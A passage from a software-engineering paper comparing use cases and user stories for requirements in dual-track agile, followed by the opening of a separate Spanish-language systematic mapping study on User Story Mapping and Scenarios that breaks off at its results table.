However, many misinterpreted this value, and despite the Agile Manifesto's own clarification that "while there is value in the items on the right, we value the items on the left more", where it expressly states that the left-hand parts of the four values should not be disregarded, in practice, documentation was taken to the minimum expression,

aiming more at doing agility than good software. Then, user stories took the place of use cases.

User stories were created by Kent Beck [2] in the famous Chrysler C3 project. Their name reflects their spirit: they are stories told by users, expressed in the users' own words. Initially, they were nothing more than a blank sheet where the minimum was written to explicitly leave the "promise of a conversation" [3] that would take place in the future, where users would describe face to face what they expected from the software they hoped to have. A few years later, Ron Jeffries proposed a basic structure known as the "3 Cs" [4], for the initials of the English names of each of the sections proposed to make up a story: "Card-Conversation-Confirmation". At Connextra, the user stories took the form commonly used today: "As a…, I need…, So that…" [5] [6].

Use cases became the standard way to specify software requirements and were probably one of the most widespread and accepted techniques, even still used today by software development teams employing agile methodologies [7]. The creator of this technique, Ivar Jacobson, told us that his first paper on the subject was rejected. After a conversation with Rebecca Wirfs-Brock, in which she insisted that he continue with that proposal, the author presented the topic again and achieved acceptance, besides having used it in projects at Ericsson and having made it the fundamental part of his Objectory method. When Jacobson joined Grady Booch and James Rumbaugh for the creation of UML, use cases were incorporated as a fundamental model of this standard, becoming the cornerstone of the "4+1" architecture [8].

Despite its widespread adoption, the use case technique was misunderstood and misapplied, leading its author and main proponents to clarify and explain its true spirit on numerous occasions, such as calling "abuse cases" [9] the misuse of the technique, publications like "How to avoid stupid use cases" [10] to ironically criticize these deviations, or simply with clarifications to address the misuse of relationships between use cases, or to explain that the use case technique should not be confused with functional decomposition, which is one of the most commonly spread errors.

Due to these deviations, which caused enormous amounts of use cases and, for each of them, enormous amounts of printed paper, user stories appeared with their simplicity as the solution to the problem. After some years of using user stories, it can be perceived that, simply, one problem was replaced with another: there is a significant loss of quality in the requirements [11] [12].

The remainder of this work is structured as follows: in Section 2, we briefly discuss the necessity of adaptation inherent in the concept of agility, setting the stage for the selection of techniques based on the reality to be faced. In Section 3 we delve into the concept of dual-track agile, which clearly will set the scope of both techniques. In Section 4 we argue that the discovery phase requires the use of a product-oriented design technique. Section 5 explains that use case and user techniques have, respectively, a top-down and bottom-up approach. In Section 6 we review the characteristics that both techniques must possess to satisfy the requirements, which is their primary purpose, and their respective improvement opportunities. In Section 7 we propose a strategy for working with both techniques in a combined manner. Finally, we present our conclusions in Section 8.

2 Agility and adaptation

At the conclusion of the famous meeting held in Snowbird in 2001, where the Agile Manifesto was formulated, the group of methodologists who convened to discuss "lightweight methods" sought to find a fitting name for the set of ideas that had emerged. While considering various options, two words stood out as the most suitable: "agile" and "adaptive". Finally, "agile" became their chosen term, but it is important to note that the concept of "adaptive" should not be separated from it. It would be accurate to state that agility is required to effectively adapt to the ever-changing reality that surrounds us.

Two of the authors of the Agile Manifesto reaffirm this idea. Alistair Cockburn said that the Agile Manifesto was intended "to capture the thinking behind effective software development techniques that allow a project team to track rapid changes in people, technology, and business" [13]. Jim Highsmith wrote: "Agility describes a holistic, collaborative environment in which you can both create and respond to change by focusing on adaptability over predictability, people over process" [14].

Adapting to change involves recognizing some key aspects:

1) The truth exists independently of our perceptions, and it is present in the world around us.
2) We need to analyze and comprehend the reality we are facing.
3) It is essential to choose the most appropriate strategies to effectively address the challenges posed by that reality.

In line with this perspective, Kenneth Rubin highlights the importance of considering the circumstances and context that influence the selection of different approaches [15]. However, there are a lot of agile practitioners who do not fully understand this necessity of adapting to change. Pelrine exposes them by saying "Acknowledging that Agile is not working in a particular situation is an inherent part of Agile practice, but it's one that's often ignored" [16].

Therefore, debating which tool to use without considering the context in which it will be employed is a critical factor that can lead to the failure of a project [17] [18].

3 Dual-track agile

There is a pathway with several stages from the emergence of a business need to the deployment of a software solution that satisfies it. This path could be divided into two parts: the journey to defining the product to be developed and the actual development of the product [19].

The first stage involves identifying the problem and ensuring it is correctly scoped and described, along with establishing the scenario that resolves the problem or satisfies the need. This is known as business requirements. Also involves describing the characteristics that an adequate solution should have, that is, one that resolves the problem while meeting the business requirements. This set of well-defined characteristics constitutes the user requirements. Finally, the software requirements describe the product that needs to be built to provide the characteristics of the solution defined by the user requirements. Thus, we have requirements at three levels of

abstraction: business, user, and software, which maintain bidirectional traceability among them [19].

If we take the moment when the software requirements specification is obtained as a milestone, we can talk about a pre-specification and a post-specification stage. This is how it is referred to in the classical literature about requirements [20].

Currently, there are other ways to refer to these same stages, calling them "discovery" phase, which leads up to the software requirements specification, and "delivery" phase, which begins with the development of the product based on that software requirements specification. Both phases make up "dual-track agile" [21].

4 To discover or not to discover, that is the question

One of the great benefits of agility should be the rapid value contribution. For example, Scrum talks about forming a product backlog with items that aim to add value and having a Product Owner responsible for feeding that backlog with such items [22]. However, it is crucial to consider something fundamental: Scrum proposes a framework only for managing the delivery phase; it does not take into account the discovery phase; it assumes that the Product Owner has already carried it out and that the product backlog is the result of that work.

The product backlog is composed of user stories which, ultimately, are work items. These items can describe functional or non-functional requirements. In fact, despite the proposed structures to give them a more solid format, they are still a blank sheet where the user tells their story, describing what they expect from the product to be developed.

The stories gradually form the product backlog. Until when? Until time or money sets the limit. In other words, the scope is the only no fixed factor in the triple constraint [23]. The scope is defined on the fly [24] or, as stated in the Scrum Guide: "A product backlog is never complete" [22].

In other words, this approach is not suitable when there is a fixed scope that must be met. One of the major problems in our discipline lies in the poor choice of tools [25] [26] [27] [28] or, put another way, choosing the tool without first analyzing whether it is suitable for the reality to be faced [17] [18]. For instance, the use of Scrum can be seen in multiple situations where it is not appropriate to apply it.

Using an approach that applies to variable scope scenarios to tackle fixed scope projects is a true chaos and the reason for the famous scope creep attributed to agility [29] [30], when, in fact, it should have been attributed to the project leader who chose the wrong development method.

What does fixed scope mean? Many believe it involves an upfront definition, but in reality, fixed scope does not depend on when it is defined but on what the client expects: Will the clients demand features of a product until satisfied with the scope, or will they be content with what can be developed within a certain budget or time frame? If the scenario is the former, then it is a fixed scope project and, therefore, requires the discovery phase.

5 Top-down vs. bottom-up

We like to use the metaphor of a puzzle to describe the “top-down vs. bottom-up” dialectic. Suppose you discover a bag containing puzzle pieces. If you do not care whether the puzzle is complete or not, you can be satisfied with whatever is in the bag. But if you want to ensure the puzzle is complete, the only way to do so is to assemble all the pieces in the bag to see if it is possible to form the entire picture, with a bottom-up approach: from the parts to the whole.

Another way to ensure a complete puzzle is to choose an image and cut it into pieces, in this case, in a top-down manner: from the whole to the parts.

Therefore, the most logical way to ensure that a product backlog contains everything necessary to meet a scope is to follow a top-down approach. This method is safe, straightforward, avoids overlap between parts, is consistent, unambiguous, and has many other desirable attributes for any quality requirements specification.

Creating user stories separately is akin to handling individual pieces of a puzzle. This can be appropriate for maintaining or supporting a system, where it is not necessary to achieve a complete product but rather to perform decoupled developments.

Ron Jeffries says that user stories are tokens sent to people to enable them to do the work described in them [4]. Leffingwell goes further, asserting that user stories are not requirements [6]. Then, we can affirm that use cases lie at a higher level of abstraction than user stories [31].

If it is necessary to complete a product coherently, there must be a discovery phase following a top-down approach. This can be done in various ways, for example:

1. Using a technique that includes a top-down approach, such as the use case technique.
2. Adding a top-down structure to another technique that does not possess it, for example, using story mapping to derive user stories [32] or a hierarchical structure from top-level items to user stories [33].

Contrary to what many might think, Alistair Cockburn, one of the most prominent authors of the Agile Manifesto, made it very clear the importance of not leaving missing pieces, or gaps, in the puzzle: “Head's up - love seeing Lyn and others picking up use cases again, getting them back on the correct track - not too much writing, but showing how the pieces fit together for the big picture, and finding what would otherwise be holes in the requirements” [34].

The lack of coverage in user stories is an issue we had been discussing two decades ago with leading authors in the software industry: Ron Jeffries, Kent Beck, Rebecca Wirfs-Brock, and Grady Booch [35].

In conclusion, before choosing the requirements development technique, it is essential to consider whether a top-down approach is required or not.

6 Use cases or user stories? The answer is: requirements!

Let’s continue with metaphors. Suppose we ask someone to go pick apples and give them a box. This person prefers a bucket instead of the box and argues it would be better. We accept the proposal and wait. Finally, we obtain a bucket full of fruits:

apples, pears, and peaches. What was the point of discussing whether to use a box or a bucket when the person cannot distinguish between an apple and a pear?

In our professional life, we have witnessed such discussions countless times. Why debate the container for requirements —whether use cases or user stories— if the content, the requirements themselves are not correct?

The first challenge lies in using the correct term. This is not an issue in English, as the word “requirement” is perfectly clear. The problem arises in other languages, such as Spanish, where the term “requerimiento” is often confused with “requirement”, when “requisito” should be used as the correct word. In Spanish, “requerimiento” has the meaning of “request”.

Undoubtedly, and without room for any debate, a requirement is a condition [19]. Therefore, requirements exist if:

1. In use cases: they are specified correctly.
2. In user stories: the “confirmation” section is completed correctly.

The second challenge involves the type of requirement. Beyond developing more complex taxonomies of requirement types [19] [20], it suffices to group them into three basic types:

1. Functional requirements.
2. Non-functional requirements: includes any other type of requirement that is not functional.
3. Business rules: a special type of non-functional requirement that includes constraints.

Use cases and user stories do not clearly address these three types of requirements, so it is necessary to pay special attention and ensure they are adequately considered. A good way to do this is with a “Definition of Ready” (DoR) that mandates their consideration [36].

In use cases:

1. Functional requirements: These are well addressed through the natural step-by-step description of functionalities [7] [8] [37].
2. Non-functional requirements: These are not considered; they need to be added and associated with the steps where they apply. Ivar Jacobson proposed a new type of use case for this purpose, called “utility use case” [38].
3. Business rules: These are not considered; they need to be added and associated with the steps where they apply.

In user stories:

1. Functional requirements: These are addressed through the writing of acceptance criteria in the “Given-When-Then” style [39].
2. Non-functional requirements: These are not considered; they need to be explicitly added as new acceptance criteria.
3. Business rules: These are not considered; they need to be explicitly added as new acceptance criteria.

Going into greater detail, in Table 1 we present the improvement opportunities for both techniques based on what the other one provides. “NN” stands for “not necessary”.

Table 1. Improvement opportunities for use cases and user stories.

Characteristics of use cases	**Improvements suggested to use cases to include missing characteristics**	**Characteristics of user stories**	**Improvements suggested to user stories to include missing characteristics**
Are complete functionalities to achieve a value result.	NN	Are product increments.	Group them into epics aimed at achieving a value outcome.
Obtained through a top-down logic, which makes them useful for when aiming for a complete product (software product).	For maintenance, "use case slices" like those proposed by Ivar Jacobson could be used [40].	Obtained through a bottom-up logic, which makes them useful for when aiming to incorporate improvements (software maintenance).	For product, stories could be obtained top-down, e.g., through story mapping [32].
Together, ensure the scope and limits of the product to be built.	NN	Together, do not ensure the scope and limits of the product to be built.	To ensure scope, stories could be presented top-down, e.g., through story mapping [32].
Supports iterative development.	Should be specified in successive versions to promote incremental development [5].	Supports iterative and incremental development.	NN
Specifies functional requirements.	An alternative such as "utility use cases" proposed by Ivar Jacobson could be used [38].	Specifies all types of requirements.	NN
The name indicates the value to be achieved.	NN	The name does not indicate the value to be achieved.	It is necessary to include the value, e.g., with: "As a (role) | I need (feature)| So that (value)"
Explicitly indicates the main actor.	NN	Does not explicitly indicate the main actor.	It is necessary to include the role, e.g., with: "As a (role) | I need (feature)| So that (value)"
Indicates secondary actors.	NN	Does not indicate secondary actors.	A section could be added for this purpose.
Provides a step-by-step description, which contributes to completeness, though it can introduce design too early.	Should be specified with an appropriate level of detail [37].	Provides a prose description, which may compromise completeness, though it allows for later design.	Incorporate acceptance criteria to ensure completeness, as proposed in the 3C format [4].

Characteristics of use cases	Improvements suggested to use cases to include missing characteristics	Characteristics of user stories	Improvements suggested to user stories to include missing characteristics
Includes preconditions.	NN	Does not include preconditions.	A section could be added for this purpose.
Includes postconditions.	NN	Does not include postconditions.	Incorporate acceptance criteria to ensure completeness, as in the 3C format.
Includes invariants.	NN	Does not include invariants.	A section could be added for this purpose.
Considers factorization between use cases.	NN	Considers factorization between user stories.	Factorization could be added as a subsequent step in story mapping.
Considers inclusion relationships to indicate refactoring.	NN	Does not contemplate a relationship to indicate refactoring.	A mechanism could be added to indicate related stories.
Considers “demon” functionality with extension relationships.	NN	Does not have the specification of “demon” functionalities.	A mechanism could be added for this purpose.
Considers generalization relationships between use cases.	This relationship should not be used, as it is very complex.	Does not contemplate generalization relationships between use cases.	NN
Allows for early and precise estimation by use case points.	NN	Does not support early estimation.	Perform early estimation as deemed appropriate.
Use case points estimation does not cover individual use case estimation.	Appropriate techniques should be used for single use case estimation.	It is possible to estimate stories individually.	NN
Facilitates test case development.	NN	The ability to create good test cases depends on how well they were written.	Incorporate acceptance criteria to ensure completeness, as in the 3C format.
Facilitates validation of specifications by “walking through” use cases.	NN	The ability to “walk through” user stories depends on how well they were written.	Incorporate acceptance criteria to ensure completeness, as in the 3C format.
A good contribution for systems requiring better documentation.	NN	The quality of documentation depends on how well stories are written.	Story mapping, 3C format, and all proposed in this table could improve documentation.

Characteristics of use cases	Improvements suggested to use cases to include missing characteristics	Characteristics of user stories	Improvements suggested to user stories to include missing characteristics
High granularity: it hinders task assignment by specialty.	Should perform a subsequent subdivision into tasks for specialty assignment.	Low granularity: it facilitates task assignment by specialty.	NN

7 Deriving user stories from use cases

There are many authoritative opinions on the relationship between use cases and user stories [41] [40] [42]. However, our point of view aligns more closely with Alistair Cockburn's perspective. He wrote a new book, but the draft that he shared with us a few months ago had a title more than eloquent: "Agile Meets Use Cases, User Stories, Story Maps. Yeah, You're Probably Doing It Wrong" [43].

In line with his ideas and summarizing what we have discussed throughout this work, we can say that the first thing to define is whether the initiative involves the discovery phase of a product or simply software maintenance tasks. For the latter, using user stories suffices, as they serve as tokens [4] for describing tasks. User stories are also a good option for developing non-functional requirements.

For the development of a product, on the other hand, the scope should be defined, regardless of whether that scope will be fixed or not [44]. If it is fixed, this definition is necessary. If it is not fixed, defining the scope is important to avoid wasting time on low-value parts of the product that might need to be discarded or deprioritized due to budget or time constraints.

Then, use cases and user stories can coexist [31]. The definition of the product must ensure that it delivers value to the customer from a business perspective, which is a fundamental characteristic of use cases [7] [45]. Thus, a use case can be considered equivalent to an epic [40].

The subsequent breakdown of a use case into smaller parts, which could correspond to user stories, depends on numerous factors. We believe that the equivalence between use case scenarios and user stories is not as direct as Jacobson describes [40], but rather aligns more with Fowler's interpretation of a many-to-many relationship among those concepts [42]. Most importantly, we also convinced that the division into stories is a prerogative of the development team.

Thus, the breakdown of a use case into user stories could occur at two different stages: during the specification of the use case and, later, when the development team takes over. In other words, during the discovery and delivery phases.

The first breakdown is at a higher level, for which we recommend the SPIDR approach [46], which can be divided based on functionalities, interfaces, data, business rules, or spikes.

The second breakdown will depend on the development team's needs, for example:

- The development team may use SPIDR criteria for further breakdown.
- Dividing the use case into parts that can be completed within a single iteration.
- Separating components that can be reused.
- Delivering a limited version as a proof of concept to manage risk.
- Breaking down the development to evolve the architecture progressively.
- Separating portions of the development that must be done in different systems.
- Dividing parts that need to be developed by external vendors.
- Splitting user stories depending on the involved technology.

In conclusion, with the combination of both techniques, we can ensure a coherent product design focused on the value it will bring to the customer and an appropriate division of work for development teams.

8 Conclusions

Throughout this work, we have explained that use cases and user stories are not equivalent techniques. The major differences lie in that use cases are requirements specifications, while user stories are task-enabling tokens; use cases allow for work in both phases of dual-track agile, whereas user stories are only used in the delivery phase; in essence, they are located at different levels of abstraction.

Each tool must be employed in the correct context because, as discussed in Section 2, adaptation is one of the main principles of agility.

Agility does not mean delivering something faster at any cost. Its essence remains to create high-quality software by removing impediments to delivering the greatest value as quickly as possible. The best way to achieve this is by doing things right the first time [47]. An appropriate product discovery will greatly contribute to this objective.

In Section 6, we also presented a detailed comparison of the characteristics of each technique, including opportunities for improvement that can address their respective weaknesses.

Finally, in the Section 7 we explored how these two techniques can be combined as an appropriate approach to cover all phases of dual-track agile, where an adequate product discovery is performed followed by optimal software development team management.

Future work could involve gathering existing evidence from real-world settings on the benefits of employing these two techniques in combination.

References

1. Manifesto for Agile Software Development, https://agilemanifesto.org/
2. Beck, K., Andres, C.: Extreme programming explained: embrace change. 2nd ed. Addison-Wesley, Boston (2005)
3. Beedle, M.: CSM Certification Course with Enterprise Scrum (2011)
4. Jeffries, R.: Essential XP: Card, Conversation, Confirmation (2001), https://ronjeffries.com/xprog/articles/expcardconversationconfirmation/

5. Cohn, M.: User stories applied: for agile software development. Addison-Wesley, Boston, (2004)
6. Leffingwell, D.: Agile software requirements. Lean Requirements Practices for Teams, Programs, and the Enterprise. Addison-Wesley, Upper Saddle River (2011)
7. Jacobson, I.: Object-oriented software engineering: a use case driven approach. Addison-Wesley, Reading (1992)
8. Booch, G., Rumbaugh, J., Jacobson, I.: The Unified Modeling Language. Addison Wesley Longman (1999)
9. Fowler, M.: Use and Abuse Cases. Methods in Practice, Distributed Computing, pp. 1–2 (1998)
10. Spence, I.: How to Avoid Writing Stupid Use Cases. Ivar Jacobson Consulting (2005)
11. Lucassen, G., Dalpiaz, F., van der Werf, J., Brinkkemper, S.: Improving agile requirements: the Quality User Story framework and tool. Requirements Engineering, vol. 21, no. 3, pp. 383–403 (2016). doi: 10.1007/s00766-016-0250-x.
12. Kustiawan, Y., Lim, T.: User Stories in Requirements Elicitation: A Systematic Literature Review. In: 8th International Conference on Software Engineering and Computer Systems, ICSECS 2023, pp. 211–216 (2023). doi: 10.1109/ICSECS58457.2023.10256364.
13. Cockburn, A.: Two Case Studies Motivating Efficiency as a 'Spendable' Quantity". In: International Conference on Agile Manufacturing, Helsinki (2005)
14. Highsmith, J.: Agile software development ecosystems. Addison-Wesley, Boston (2002)
15. Rubin, K.: Essential Scrum: a practical guide to the most popular agile process. Addison-Wesley, Upper Saddle River (2012)
16. Pelrine, J.: On Understanding Software Agility— A Social Complexity Point Of View. Emergence: Complexity & Organization, vol. 13, p. 13 (2011)
17. Pinciroli, F.: Selection of Agile Project Management Approaches Based on Project Complexity. Journal of Software: Evolution and Process (2024). doi: 10.1002/smr.2716
18. Pinciroli, F.: Strategies for agile software development based on technical and environmental complexity factors. In: XXVIII Congreso Argentino de Ciencias de la Computación, La Rioja, RedUNCI (2022)
19. Wiegers, K., Beatty, J.: Software requirements. 3rd ed. Microsoft Press, Redmond (2013)
20. Loucopoulos, P., Karakostas, V.: System Requirements Engineering. McGraw-Hill, Berkshire (1995)
21. Trieflinger, S., Münch, J., Heisler, B., Lang, D.: Essential Approaches to Dual-Track Agile: Results from a Grey Literature Review. In: Klotins, E., Wnuk, K. (eds.) Lecture Notes in Business Information Processing, vol. 407, Springer, pp. 55–69 (2021). doi: 10.1007/978-3-030-67292-8_5.
22. Schwaber, K., Sutherland, J.: The Scrum Guide. The definitive guide to Scrum: the rules of the game (2020) https://scrumguides.org/
23. Rosenberger, P., Tick, J.: Applicability of Traditional Project Closeout Approaches in Agile Developed IT Projects. Advances in Design, Simulation and Manufacturing IV. In: Ivanov, V., Trojanowska, J., Pavlenko, I., Zajac, J., Peraković, D. (eds.) Lecture Notes in Mechanical Engineering, Springer, pp. 243–252 (2021). doi: 10.1007/978-3-030-77719-7_25.
24. Patton, J.: Unfixing the fixed scope project: using agile methodologies to create flexibility in project scope. In: Proceedings of the Agile Development Conference, IEEE, Salt Lake City pp. 146–151 (2003). doi: 10.1109/ADC.2003.1231465.
25. Špundak, M.: Mixed Agile/Traditional Project Management Methodology – Reality or Illusion? Procedia - Social and Behavioral Sciences, vol. 119, pp. 939–948 (2014). doi: 10.1016/j.sbspro.2014.03.105.
26. Thesing, T., Feldmann, C., Burchardt, M.: Agile versus Waterfall Project Management: Decision Model for Selecting the Appropriate Approach to a Project. Procedia Computer Science, vol. 181, pp. 746–756 (2021). doi: 10.1016/j.procs.2021.01.227.

27. Howell, D., Windahl, C., Seidel, R.: A project contingency framework based on uncertainty and its consequences. International Journal of Project Management, vol. 28, no. 3, pp. 256–264 (2010). doi: 10.1016/j.ijproman.2009.06.002.
28. Pinciroli, F.: Systematic Mapping Study on Agile Strategies for Software Development According to Technical and Environmental Complexity Factors, https://arxiv.org/pdf/2209.12004
29. Jamous, N., Garttan, G., Staegemann, D., Volk, M.: Hybrid project management methods efficiency in IT projects. In: 27th Americas Conference on Information Systems, Montreal (2021)
30. Wisidagama, N., Karunarathne, M., Paranagama, P., Rathnayake, R., Lankasena, B.: A Comprehensive Study on Software Evolution in Plan Driven and Agile Methodologies. International Research Conference General Sir John Kotelawala Defense University (2024)
31. Wiegers, K.: I like use cases, https://www.linkedin.com/posts/karlwiegers_use-case-template-activity-7125846452852981760--Nvs/ (accessed 11.07.2024).
32. Patton, J.: User story mapping: discover the whole story, build the right product. O'Reilly, Sebastopol (2014)
33. Hvatum, L., Wirfs-Brock, R.: Patterns to build the magic backlog. In: Proceedings of the 20th European Conference on Pattern Languages of Programs, ACM, Kaufbeuren, pp. 1–36 (2015). doi: 10.1145/2855321.2855334.
34. Cockburn, A.: Use cases and user stories, https://www.linkedin.com/search/results/all/?keywords=%22love%20seeing%20lyn%20and%20others%22&origin=GLOBAL_SEARCH_HEADER&sid=3PI
35. Pinciroli, F.: Necesidad del empleo de herramientas estándares en XP. In: XI Congreso Argentino de Ciencias de la Computación, Concordia (2005)
36. Diebold, P., Theobald, S., Wahl, J., Rausch, Y.: An Agile transition starting with user stories, DoD & DoR. In: Proceedings of the 2018 International Conference on Software and System Process, ACM, Gothenburg, pp. 147–156 (2018). doi: 10.1145/3202710.3203145.
37. Cockburn, A.: Writing effective use cases. Addison-Wesley, Boston (2001)
38. Jacobson, I., Ng, P.: Aspect-oriented software development with use cases. Addison-Wesley, Upper Saddle River (2005)
39. Fowler, M.: Given When Then, https://martinfowler.com/bliki/GivenWhenThen.html
40. Jacobson, I., Spence, I., Kerr, B.: Use-Case 2.0: The Hub of Software Development. Queue, vol. 14, no. 1, pp. 94–123 (2016). doi: 10.1145/2898442.2912151.
41. Davies, R.: The Power of Stories. In: 2nd International Conference on eXtreme Programming and Agile Processes in Software Engineering, Sardinia, pp. 46–49 (2001)
42. Fowler, M.: Use Cases and Stories, https://martinfowler.com/bliki/UseCasesAndStories.html
43. Cockburn, A.: Unifying User Stories, Use Cases, Story Maps. The Power of Verbs. The Simplifying Series. Humans and Technology Press, Salt Lake City (2024).
44. Meyer, B.: Handbook of Requirements and Business Analysis. Springer International Publishing (2022). doi: 10.1007/978-3-031-06739-6.
45. Harbers, M., Detweiler, C., Neerincx, M.: Embedding Stakeholder Values in the Requirements Engineering Process. Requirements Engineering: Foundation for Software Quality. In: Fricker, S., Schneider, K. (eds.) Lecture Notes in Computer Science, vol. 9013, Springer, pp. 318–332 (2015). doi: 10.1007/978-3-319-16101-3_23.
46. The SPIDR approach to splitting stories, https://www.mountaingoatsoftware.com/uploads/blog/spidr-poster.pdf
47. Poppendieck, M., Poppendieck, T.: Lean software development: an agile toolkit. Addison-Wesley, Boston (2010)

User Story Mapping y Escenarios para especificar requerimientos de software: Mapeo Sistemático de la Literatura

Andrea Alegretti[1][0009-0003-1021-6921], Leandro Antonelli[2][0000-0003-1388-0337], Marisa Panizzi[3][0000-0002-9699-1544]

[1]Programa de Maestría en Ingeniería de Software, Facultad de Informática, Universidad Nacional de La Plata, Calle 50 y 120 - La Plata - Bs. As. – Argentina.
[2]Lifia, Facultad. de Informática, Universidad Nacional de La Plata, Calle 50 y 120 - La Plata - Bs. As. – Argentina.
[3]Instituto de Tecnología e Ingeniería, Universidad Nacional de Hurlingham, Av. Vergara 2222 (B1688GEZ) - Villa Tesei - Bs. As. Argentina

andrea.alegretti@info.unlp.edu.ar, lanto@lifia.info.unlp.edu.ar, marisa.panizzi@unahur.edu.ar

Resumen. La ingeniería de requerimientos es crucial para el desarrollo de software, asegurando que los productos cumplan con las necesidades del cliente. Sin embargo, enfrenta desafíos significativos, como fallos debido a deficiencias en la especificación de requerimientos, representando hasta el 47% de los fracasos en proyectos de software. Para mitigar estos problemas, es esencial capturar adecuadamente el conocimiento del dominio y las necesidades del usuario mediante modelos en Lenguaje Natural, como Escenarios y User Story Mapping (USM). En este artículo se realiza un mapeo sistemático de la literatura (SMS) para analizar cuál es el estado del arte en cuanto al uso de User Story Mapping y Escenarios para la especificación de requerimientos de software, abarcando artículos publicados entre enero de 2014 y junio de 2024 en IEEE Xplore, ACM y Springer. De los 33 artículos encontrados, se seleccionaron 13 estudios primarios. Los resultados indican que el 31.3% de los estudios se centran en aplicaciones y servicios en la nube, y los modelos más utilizados para especificar requerimientos son Escenarios, seguidos de USM e Historias de Usuario. Estos hallazgos destacan la importancia de seguir investigando la posible efectividad de combinar Escenarios y USM en la especificación de requerimientos de software.

Palabras clave: User Story Mapping, escenarios, especificación de requerimientos, Mapeo Sistemático de la Literatura.

1 Introducción

La ingeniería de requerimientos es fundamental en el desarrollo de software, asegurando que los productos satisfagan las necesidades del cliente y los objetivos de la organización desde el inicio del proyecto [1]. Sin embargo, se enfrenta a desafíos significativos, como la alta incidencia de fallos atribuidos a deficiencias en la

especificación de requerimientos [2]. Hasta el 47% de los fracasos de proyectos pueden ser causados por lo expuesto anteriormente según el Project Management Institute (PMI), con aproximadamente el 20% de los defectos totales originados en esta etapa [3]. Además, aproximadamente 1 de cada 5 defectos posibles se origina en los requerimientos [3], y estos pueden representar hasta el 48% del total de errores en un proyecto de software [4].

Para abordar esta problemática, es crucial capturar correctamente el conocimiento del dominio y las necesidades de los usuarios, evitando tecnicismos que puedan generar ambigüedad. Esto se logra mediante modelos que utilizan el Lenguaje Natural, como los Escenarios y el User Story Mapping (USM). Los Escenarios, son narrativas que describen interacciones y situaciones de uso [5], facilitan la comunicación entre stakeholders y desarrolladores, asegurando una comprensión compartida del sistema. Por otro lado, el USM organiza las funcionalidades en torno a las necesidades del usuario, proporcionando una visión clara del producto y cómo se utilizará.

Creemos que integrar ambos enfoques puede superar limitaciones individuales al describir requerimientos complejos, ofreciendo una comprensión más completa de las necesidades del usuario y cómo interactúan con el sistema. Antes de abordar la solución de esta problemática, se realizó un mapeo sistemático de la literatura (SMS) para analizar el estado del arte y descubrir las contribuciones existentes en cuanto al uso de User Story Mapping y Escenarios para la especificación de requerimientos de software. Este artículo sigue el método propuesto por [7], [8], [9], [10] y [11], estructurando el texto para abordar la planificación del SMS (Sección 2), su ejecución (Sección 3), los resultados obtenidos (Sección 4), un análisis de las amenazas a la validez (Sección 5) y las conclusiones (Sección 6).

2 Planificación del SMS

En la presente sección se detalla el protocolo de revisión del SMS: preguntas de investigación (PI), estrategia de búsqueda, criterios de inclusión y exclusión, proceso de selección, estrategia de extracción y síntesis de datos. El objetivo del SMS es dar respuesta a la pregunta de investigación (PI): *¿Cuál es el estado del arte en cuanto al uso de User Story Mapping y Escenarios para la especificación de requerimientos de software?* Se considera que dicha pregunta principal puede desglosarse en una serie de sub-preguntas, éstas son detalladas a continuación en la Tabla 1.

Tabla 1. Preguntas de investigación (PI) y motivación.

Pregunta (PI)	**Motivación**
PI1: ¿Qué contribuciones existen en la especificación de requerimientos de software?	Descubrir qué tipos de aportes existen respecto a la especificación de requerimientos de software definidos en ISO/IEC/IEEE 24765:2010 [12]
PI2: ¿En qué dominios se realizaron contribuciones?	Identificar los tipos de dominios en donde se realizaron las contribuciones de acuerdo con las categorías propuestas por la encuesta Helena [13].

Pregunta (PI)	**Motivación**
PI3: ¿Qué modelos son utilizados para especificar requerimientos de software?	Descubrir los tipos de modelos utilizados para especificar requerimientos de software.
PI4: ¿Qué marcos de trabajo y metodologías se utilizan en los proyectos de software?	Explorar qué marcos de trabajo y metodologías son utilizadas en los proyectos de software según las categorías propuestas por la encuesta Helena [13].
PI5: ¿Qué tipos de investigación existen en los artículos?	Identificar los tipos de investigación de acuerdo con la taxonomía propuesta por Wieringa *et al.* [14].

La búsqueda de artículos de congresos y de revistas se realiza en las bibliotecas digitales *IEEE Xplore, ACM y Springer* por tratarse de bibliotecas que son las más utilizadas en investigación en ingeniería de software. El período de búsqueda incluyendo artículos de congresos y de revistas ha sido desde Enero del 2014 hasta Junio del año 2024. Se consideró como fecha de inicio para la búsqueda el año 2014, porque en este año se realizó la primera edición del libro de Jeff Patton en donde se explica la técnica de User Story Mapping [6]. Se utilizó para la búsqueda la siguiente cadena:

("User Story Mapping" OR "Story Mapping" OR "User Story Map") AND ("Scenarios" OR "Scenario") AND ("Requirements Specification")

Los criterios de inclusión y exclusión utilizados para el proceso de selección de artículos se presentan en la Tabla 2.

Tabla 2. Criterios de inclusión y exclusión.

Criterios de inclusión.
I1. Dado el caso en que varios artículos de un mismo autor contemplen la misma investigación, se considerará el más completo y reciente.
I2. Artículos en idioma inglés.
I3. Artículos publicados entre enero de 2014 y junio de 2024.
I4. Artículos que contengan cadenas candidatas en el título y/o palabras clave y/o en el resumen y/o en el texto completo
Criterios de exclusión.
E1. Artículos que no estén orientados a la especificación de requerimientos de software.
E2. Literatura gris, tesis de maestría, tesis doctorales, cursos impartidos, presentaciones en PowerPoint.
E3. Artículos duplicados o versiones parciales cuando existe una versión final.

El proceso de selección de los estudios consistió en los siguientes pasos: 1) realizar la búsqueda en las fuentes definidas aplicando la cadena en el título y/o en el resumen y/o en el texto completo, 2) eliminar los artículos duplicados, 3) aplicar los criterios de inclusión y exclusión en el título, resumen y palabras clave, 4) aplicar los criterios de inclusión y exclusión al texto completo. Este proceso permitió la selección de los estudios primarios que se analizaron para dar respuesta a las preguntas de investigación

(PI) formuladas. Para dar respuesta a cada una de las preguntas de investigación (PI) se definió un esquema de clasificación, que por restricciones de espacio se presenta en un apéndice [15], junto con el formulario de extracción de datos. Se utiliza una síntesis temática basada en el esquema de clasificación que se representará a través de tablas.

3 Ejecución del SMS

En esta sección, se presenta la búsqueda realizada en las librerías y plataformas digitales, la selección de estudios primarios de acuerdo con lo definido en el protocolo de revisión del SMS.

Se aplicó la cadena de búsqueda en las librerías con algunas adecuaciones necesarias en función de las particularidades de cada una que se encuentran en el apéndice [15].

De un total de 33 artículos encontrados, se aplicó la estrategia de selección de los artículos y finalmente se analizaron 13 estudios primarios. El listado de los estudios analizados se presenta en el apéndice [15].

4 Síntesis del SMS

En la Tabla 3 se presenta una síntesis de los resultados del análisis de los estudios primarios en base a lo establecido en el esquema de clasificación definido en al apéndice [14] para dar respuesta a las preguntas de investigación definidas en la sección 2.

Tabla 3. Síntesis de los resultados obtenidos.

Id	Resultados por cada PI				
